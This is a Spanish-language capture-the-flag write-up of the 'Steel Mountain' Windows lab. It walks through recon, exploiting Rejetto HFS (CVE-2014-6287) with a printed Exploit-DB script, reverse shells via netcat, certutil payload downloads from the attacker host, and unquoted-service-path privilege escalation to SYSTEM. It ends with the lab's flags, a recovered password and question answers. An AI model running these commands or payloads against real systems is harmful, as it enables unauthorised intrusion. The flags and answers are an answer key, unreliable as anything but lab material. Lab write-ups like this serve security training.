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
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1. Reconocimiento

Mi IP e IP objetivo:




Vulnerabilidades en puertos abiertos:

```
ScanningTools
by DanielCyberSec
          nmapOpenPorts v2
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 10.10.133.194
  ) Escaneo puertos abiertos, servicios y versiones (<mark>len</mark>
  ) Escaneo puertos abiertos, servicios y versiones (
  B) Escaneo puertos abiertos (<mark>lento pero sig</mark>
B) Escaneo puertos abiertos (<mark>rápido pero r</mark>i
 5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero
  ) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de
 7) Salir
Seleccione una opción: 6
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opció
80,135,139,445,3389,8080,49153,49156,49170
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-04 01:16 EDT
Nmap scan report for 10.10.133.194
Host is up (0.17s latency).
          STATE SERVICE
                                      VERSION
PORT
                                      Microsoft IIS httpd 8.5
80/tcp
          open http
| vulners:
   cpe:/a:microsoft:internet_information_services:8.5:
        CVE-2019-0585 9.3
                                  https://vulners.com/cve/CVE-2019-0585
```

Transformamos el archivo xml generado a html para visualización web:

```
total 60
-rwxr-xr-x 1 hmstudent hmstudent 994 May 4 01:11 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent 8329 May 3 16:53 DVGcybersec.ovpn
-rwxr-xr-x 1 hmstudent hmstudent 482 May 4 01:11 mildRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent
                                130 May 4 01:11 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent 3222 May 4 01:11 nmapOpenPorts.sh
-rw-r-- 1 root
                      root 23212 May 4 01:32 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent
                                117 May 4 01:15 steelMountain.txt
-rwxr-xr-x 1 hmstudent hmstudent
                                 767 May 4 01:11 ttl.sh
 -(hmstudent@kali)-[~/Documents/5.Steel-Mountain]
___$ xsltproc openPorts.xml -o openPorts.html
 -(hmstudent⊗kali)-[~/Documents/5.Steel-Mountain]
L_$ 11
total 80
-rwxr-xr-x 1 hmstudent hmstudent 994 May 4 01:11 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent 8329 May 3 16:53 DVGcybersec.ovpn
-rwxr-xr-x 1 hmstudent hmstudent 482 May 4 01:11 mildRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent 130 May 4 01:11 milP.sh
-rwxr-xr-x 1 hmstudent hmstudent 3222 May 4 01:11 nmapOpenPorts.sh
-rw-r--r-- 1 hmstudent hmstudent 19032 May 4 01:34 openPorts.html
                            23212 May 4 01:32 openPorts.xml
-rw-r--r-- 1 root
                      root
-rw-r--r-- 1 hmstudent hmstudent 117 May 4 01:15 steelMountain.txt
-rwxr-xr-x 1 hmstudent hmstudent 767 May 4 01:11 ttl.sh
```



2. Análisis de vulnerabilidades/debilidades

Puerto 80.




Employee of the month




Fuzzing puerto ip+puerto:80

No arrojó nada.


Puerto 8080.



Enontramos que es un rejetto http file server:



Buscamos exploits para Rejetto Http File Server 2.3



Investigamos de que trata el exploit: Remote Command Execution:

```
(hmstudent⊕ kali)-[~/Documents/5.Steel-Mountain]
$ searchsploit -x 39161
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
    URL: https://www.exploit-db.com/exploits/39161
    Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
    Codes: CVE-2014-6287, OSVDB-111386
Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
zsh: suspended searchsploit -x 39161
```

Encontramos el CVE-2014-6287. Siguiente paso explotar la vulnerabilidad.

3. Explotación

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Descargamos el exploit para el servicio del puerto 8080

```
-(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
 $ searchsploit -m 39161
 Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
     URL: https://www.exploit-db.com/exploits/39161
    Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
   Codes: CVE-2014-6287, OSVDB-111386
Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/hmstudent/Documents/5.Steel-Mountain/exploit/39161.py
  -(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
total 4
-rwxr-xr-x 1 hmstudent hmstudent 2460 May 4 02:01 <mark>39161.py</mark>
```

Analizamos el script de python

```
-(hmstudent®kali)-[~/Documents/5.Steel-Mountain/exploit]
 -$ cat 39161.py
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext: "httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#
             It's different from classic file sharing because it uses web technology to be mor
             It also differs from classic web servers because it's very easy to use and runs
#
iles, over the network. It has been successfully tested with Wine under Linux.
#Usage : python Exploit.py <Target IP address> <Target Port Number>
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
         You may need to run it multiple times for success!
try:
          def script_create():
                    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv
          def execute_script():
                    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv
          def nc_run():
                    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv
          ip_addr = "192.168.44.128" #local IP address
          local_port = "443" # Local Port number
          vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xH
Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Ope
%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%
Http.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%50
```

Encontramos que la sintaxis es: exploit.py <target IP> <target port>

Adicionalmente, es necesario hostear nc.exe y ejecutarlo multiples veces hasta tener exito. Por último, debemos actualizar mi local ip que es la ip vpn de mi máquina atacante:

```
#EDB Note: You need to be using a web server hosting netcat (http:

You may need to run it multiple times for success!

Seel Nountain 10.10.133.194 (2) 56min 53.

import urllib2
import sys

Take a look at the other web server. What file server is running?

try:

def script_create():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

def execute_script():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

def nc_run():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

ip_addr = "10.11.86.243" #local IP address
local port = "443" # Local Port number
```

Después de guardar los cambios, debemos hostear el archivo nc.exe, por lo tanto, lo buscamos en nuestro equipo:

```
(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ locate nc.exe
/usr/share/seclists/SecLists-master/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Una vez identificado, lo copiamos dentro de nuestra carpeta que contiene el exploit:

```
(hmstudent⊕ kali)-[~/Documents/5.Steel-Mountain/exploit]
$ cp /usr/share/windows-resources/binaries/nc.exe .

(hmstudent⊕ kali)-[~/Documents/5.Steel-Mountain/exploit]
$ ll
total 64
-rwxr-xr-x 1 hmstudent hmstudent 2459 May 4 02:11 39161.py
-rwxr-xr-x 1 hmstudent hmstudent 59392 May 4 02:15 nc.exe
```

Finalmente,

1. levantamos un servidor http de python3 sobre la carpeta del exploit y del nc.exe

```
(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2. Ponemos a la escucha el puerto 443 de nuestra máquina:

```
(hmstudent⊗kali)-[~]
$ nc -lnvp 443
listening on [any] 443 ...
```

3. Mandamos a ejecutar un par de ocasiones el exploit con la ip objetivo + puerto objetivo:

```
(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ python 39161.py 10.10.133.194 8080

(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ python 39161.py 10.10.133.194 8080

(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ python 39161.py 10.10.133.194 8080
```

4. Se obtiene el acceso:

```
(hmstudent⊕ kali)-[~]
$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.133.194] 49476
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>□
```

```
(hmstudent  kali) - [~/Documents/5.Steel-Mountain/exploit]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 - 10.10.133.194 - [04/May/2024 02:41:15] "GET /nc.exe HTTP
```

Manual

4. Escalación de privilegios si/no

Decargamos winPEASx64.exe dentro de la carpeta del servidor en python levantado previamente:



Descargamos el archivo en la máquina objetivo, mediante el siguiente comando:

Dentro de la ejecución encontramos lo siguiente:

Password del usuario bill:

```
*************************

* https://book.hacktricks.xyz/windows-hardening/windows

[!] Warning: if password contains non-printable char

Username: STEELMOUNTAIN\bill
Password: PMBAf5KhZAXVhvqb
Target: STEELMOUNTAIN\bill
PersistenceType: Enterprise
LastWriteTime: 9/27/2019 5:22:42 AM
```

Servicio AdvancedSystemCareService9 "no quotes and space detected"

```
**Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation
### Reservices

AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[Cl\Program Files (x86)\IObit\Advanced SystemCare\AssService.exe] - Auto - Running - No quotes and Space detected

#### Him Permissions: Dill | Milacking in binary folder: Cl\Program Files (x86)\IObit\Advanced SystemCare (bill | WriteDate/CreateFiles)

Advanced SystemCare Service
```


Comprobamos que steelmountain\bill sí puede escribir en la carpeta IObit:

```
C:\Users\bil\Desktop>icacls "C:\Program Files (x86)\IObit"
icacls "C:\Program Files (x86)\IObit"
C:\Program Files (x86)\IObit STEELMOUNTAIN\bill:(0I)(CI)(RX,W)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

Para aprovecharnos de la vulnerabilidad anterior, se debe crear un payload de shell reverso incrustado en un archivo llamado Advanced.exe

Dicho archivo se configuró con el puerto 4433 para la escucha:

Una vez generado, se debe descargar en la máquina objetivo mediante el servidor http de python levantado anteriormente:



- 39161.py
- Advanced.exe
- nc.exe
- winPEASx64.exe

```
C:\Program Files (x86)\IObit>certutil -urlcache -f http://10.11.86.243/Advanced.exe Advanced.exe
certutil -urlcache -f http://10.11.86.243/Advanced.exe Advanced.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Program Files (x86)\IObit>dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A
 Directory of C:\Program Files (x86)\IObit
05/04/2024 01:08 AM
05/04/2024 01:08 AM
05/03/2024 10:09 PM
05/04/2024 01:08 AM
09/26/2019 10:35 PM
09/26/2019 08:18 AM
                           <DIR>
                           <DIR>
                                            Advanced SystemCare
                                   7,168 Advanced.exe
                          IObit Uninstaller
                                            LiveUpdate
                 1 File(s)
```

Antes de su ejecución, nos ponemos a la escucha mediante el puerto 4433 configurado previamente:

```
(hmstudent⊕ kali)-[~/Documents/5.Steel-Mountain/exploit]
$ nc -lnvp 4433
listening on [any] 4433 ...
```

Detenemos el servicio de AdvancedSystemCare9 y lo volvemos a levantar para que el ejecutador de windows no vaya hasta la ruta absoluta:

C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

Y en su lugar se ejecute hasta:

C:\Program Files (x86)\IObit\Advanced.exe

Debido a que el orden de ejecución de windows es:

.bat

.exe

html

carpetas

```
C:\Program Files (x86)\IObit sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9

TYPE : 110 WIN32_OWN_PROCESS (interactive)

STATE : 4 RUNNING

(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0×0)

SERVICE_EXIT_CODE : 0 (0×0)

CHECKPOINT : 0×0

WAIT_HINT : 0×0
```

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

Y con netcat mediante el puerto 4433 a la escucha, ganamos acceso privilegiado:

```
(hmstudent@kali)-[~/Documents/5.Steel-Mountain/exploit]
$ nc -lnvp 4433
listening on [any] 4433 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.133.194] 49592
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

5. Banderas

C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A
 Directory of C:\Users\Administrator\Desktop
10/12/2020 12:05 PM
                        <DIR>
10/12/2020 12:05 PM
                        <DIR>
10/12/2020 12:05 PM
                                 1,528 activation.ps1
                                    32 root.txt
09/27/2019 05:41 AM
               2 File(s)
                                  1,560 bytes
               2 Dir(s) 44,127,899,648 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```

Bandera1	b04763b6fcf51fcd7c13abc7db4fd365	
Bandera2 9af5f314f57607c00fd09803a587db80		

6. Herramientas usadas

Bash Scripts	Para ejecución automatizada de comandos nmap para	
	reconocimiento de puertos abiertos + servicios y versiones	
Dirbuster	Para fuzzing sobre los sitios web alojados en los puertos 80 y	
	8080	
WinPEASx64.exe	Para conocer formas de escalar privilegios en windows	
msfvenom	Para generar el payload de Advanced.exe que abre una shell	
	reversa de meterpreter en windows	
Metaexploit		

7. Conclusiones y Recomendaciones

1) Es importante mantener los antivirus actualizados y de mayor jerarquía para evitar la ejecución de archivos o programas maliciosos, pese a su creación desde el usuario propietario.

8. EXTRA Opcional

Steel Mountain resume:

Who is the employee of the month?	Bill Harper
Scan the machine with nmap. What is the	8080
other port running a web server on?	
Take a look at the other web server. What	Rejetto http file server
file server is running?	
What is the CVE number to exploit this file	2014-6287
server?	
Use Metasploit to get an initial shell. What is	b04763b6fcf51fcd7c13abc7db4fd365
the user flag?	
What is the name of the service which shows	AdvancedSystemCareService9
up as an unquoted service path	
vulnerability?	
What is the root flag?	9af5f314f57607c00fd09803a587db80
What powershell -c command could we run	powershell -c Get-Service
to manually find out the service name?	

